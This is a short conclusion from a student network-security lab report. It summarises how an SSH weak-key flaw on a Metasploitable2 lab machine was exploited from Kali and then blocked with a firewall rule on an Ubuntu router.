- We identified and exploited a weak host key vulnerability in the ssh service on Metasploitable2 from the Kali machine, gaining unauthorized access. To mitigate this, we:

- Updated and configure firewall from the ubuntu server machine to eliminate the vulnerable service.
- Implemented firewall rules on the Ubuntu router to block all traffic from the Kali machine to Metasploitable2, preventing future attacks from the same source.
- By adding an iptables rule on the router, we effectively blocked the Kali machine's IP (10.10.1.5) from reaching Metasploitable2 (172.16.1.10). This rule stopped all types of traffic, including ICMP, successfully securing the vulnerable system from further exploitation.
- This lab provided hands-on experience in identifying, exploiting, and mitigating network vulnerabilities, demonstrating key security concepts and practical defensive measures.

References:

1. <https://www.virtuesecurity.com/kb/ssh-weak-key-exchange-algorithms-enabled/>
2. <https://www.tenable.com/plugins/nessus/153953>
3. <https://chatgpt.com/>